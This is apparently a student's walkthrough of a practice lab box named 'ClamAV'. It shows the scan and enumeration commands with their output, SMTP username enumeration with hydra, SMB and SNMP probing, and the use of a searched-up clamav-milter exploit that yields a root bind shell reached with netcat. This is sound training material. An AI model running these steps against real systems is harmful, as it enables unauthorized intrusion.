ClamAV

Key Takeaways

- Didn’t know about the SNMP multiplexer, but added the UDP scan to my notes as part of my enumeration

Walk Through

Target: **192.168.243.42**

Starting off with a rustscan to quickly get some enum going to look through while autorecon runs

running rustscan:

```
rustscan -a 192.168.243.42 --ulimit 5000 | tee rustscan

PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 61
25/tcp    open  smtp         syn-ack ttl 61
80/tcp    open  http         syn-ack ttl 61
139/tcp   open  netbios-ssn  syn-ack ttl 61
199/tcp   open  smux         syn-ack ttl 61
445/tcp   open  microsoft-ds syn-ack ttl 61
60000/tcp open  unknown      syn-ack ttl 61
```

running autorecon:

```
autorecon 192.168.243.42 --nmap-append="--min-rate=5000" --dirbuster.thr
eads=20 -v
```

getting an nmap scan running as well

```
nmap -sC -sV 192.168.243.42 -oA default_scripts
```

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 3.8.1p1 Debian 8.sarge.6 (protocol 2.0)
| ssh-hostkey:
|   1024 30:3e:a4:13:5f:9a:32:c0:8e:46:eb:26:b3:5e:ee:6d (DSA)
|_  1024 af:a2:49:3e:d8:f2:26:12:4a:a0:b5:ee:62:76:b0:18 (RSA)
25/tcp  open  smtp        Sendmail 8.13.4/8.13.4/Debian-3sarge3
| smtp-commands: localhost.localdomain Hello [192.168.45.174], pleased to m
eet you, ENHANCEDSTATUSCODES, PIPELINING, EXPN, VERB, 8BITMIME, SIZ
E, DSN, ETRN, DELIVERBY, HELP
|_ 2.0.0 This is sendmail version 8.13.4 2.0.0 Topics: 2.0.0 HELO EHLO MAIL R
CPT DATA 2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN A
UTH 2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To report
bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.org.
2.0.0 For local information send email to Postmaster at your site. 2.0.0 End of
HELP info
80/tcp  open  http        Apache httpd 1.3.33 ((Debian GNU/Linux))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ph33r
|_http-server-header: Apache/1.3.33 (Debian GNU/Linux)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
199/tcp open  smux        Linux SNMP multiplexer
445/tcp open  netbios-ssn Samba smbd 3.0.14a-Debian (workgroup: WORKG
ROUP)
Service Info: Host: localhost.localdomain; OSs: Linux, Unix; CPE: cpe:/o:linux:li
nux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.14a-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-08-15T03:33:04-04:00
|_nbstat: NetBIOS name: 0XBABE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
|_clock-skew: mean: 5h59m58s, deviation: 2h49m43s, median: 3h59m57s
```

```
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: share (dangerous)
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

22 SSH

Attempting just a random ssh into the machine

```
ssh root@192.168.243.42


Unable to negotiate with 192.168.243.42 port 22: no matching key exchange m
ethod found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-
group1-sha1
```


Looks like I'll need a key for this

25 SMTP

Autorecon ran hydra for username enumeration against the SMTP instance and found two usernames

```
#the command autorecon ran
hydra smtp-enum://192.168.243.42:25/vrfy -L "/usr/share/seclists/Username
s/top-usernames-shortlist.txt" 2>&1
```

- root
- ftp



Authenticating to the SMTP instance with telnet to verify this myself


```
telnet 192.168.243.42 25
```

HTTP 80

The curl request for the page shows theres just some binary on the page

Putting that binary into a binary to ascii converted I get a string

```
ifyoudontpwnmeuran00b
```




is it potentially a password?

Looking at the nmap scan section for port 80 this web server is running a pretty outdated version of apache

version: 1.3.33

139 SMB

Enum4linux output looks like it was able to create an anonymous session as well as a guest session using a random username




confirming this with nxc

```
nxc smb 192.168.243.42 -u '' -p ''
```

enumerating shares with nxc, looks like I have no permissions but this gives me a samba version to look up exploits for

running searchsploit for samba 3.0 i get a couple of results for options that match my discovered verison



Dug through some holes for a bit but didn't find anything here

199 SNMP multiplexer

After some googling, when the SNMP mutliplexer is running is it good to do a UDP scan with nmap as well and check for the SNMP service

Telling nmap to scan only the top 100 ports (because top 1000 was taking a long time) with a UDP scan

```
sudo nmap -sU 192.168.243.42 -T4

PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
88/udp   open|filtered kerberos-sec
135/udp  open|filtered msrpc
137/udp  open          netbios-ns
```


```
138/udp   open|filtered netbios-dgm
161/udp   open         snmp
515/udp   open|filtered printer
996/udp   open|filtered vsinet
2048/udp  open|filtered dls-monitor
2049/udp  open|filtered nfs
3283/udp  open|filtered netassistant
30718/udp open|filtered unknown
31337/udp open|filtered BackOrifice
32768/udp open|filtered omad
49152/udp open|filtered unknown
49190/udp open|filtered unknown
65024/udp open|filtered unknown
```

Running snmp enumeration scripts against the discovered snmp instance on UDP port 161

```
sudo nmap -sU -p161 --script *snmp* 192.168.243.42
```

scrolling through the results I find the clamav process, given the name of the box this sounds intriguing

Running searchsploit for clamav milter




I find a couple of results to checkout

2 of them have sendmail in them, looking back at my UDP scan output that process is also there so this seems promising

```
|      Path: /usr/sbin/sshd
|    3885:
|      Name: sendmail-mta
|      Path: sendmail: MTA: accepting connections
```

Checking out the 3rd option since it wasnt a metasploit module



It looks like I just pass in a target as the first argument and then it open a socket at the port 31337 that I should be able to connect to

Running exploit:

Connecting to the socket with netcat

```
┌──(kali㉿kali)-[~/offsec/linux_pg/clamav]
└─$ nc -nv 192.168.243.42 31337
(UNKNOWN) [192.168.243.42] 31337 (?) open

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:86:B8:D6
          inet addr:192.168.243.42  Bcast:192.168.243.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe86:b8d6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1321866 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1099854 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:176752052 (168.5 MiB)  TX bytes:474451612 (452.4 MiB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

id
uid=0(root) gid=0(root) groups=0(root)
```

60000

Banner grabbing this port on the host it seems to be a port being used by openssh as well

```
┌──(kali㉿kali)-[~/offsec/linux_pg/clamav]
└─$ nmap -sC -sV 192.168.243.42 -p 60000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-14 23:37 EDT
Nmap scan report for 192.168.243.42
Host is up (0.048s latency).

PORT      STATE SERVICE VERSION
60000/tcp open  ssh     OpenSSH 3.8.1p1 Debian 8.sarge.6 (protocol 2.0)
| ssh-hostkey:
|   1024 30:3e:a4:13:5f:9a:32:c0:8e:46:eb:26:b3:5e:ee:6d (DSA)
|_  1024 af:a2:49:3e:d8:f2:26:12:4a:a0:b5:ee:62:76:b0:18 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.59 seconds

┌──(kali㉿kali)-[~/offsec/linux_pg/clamav]
└─$
```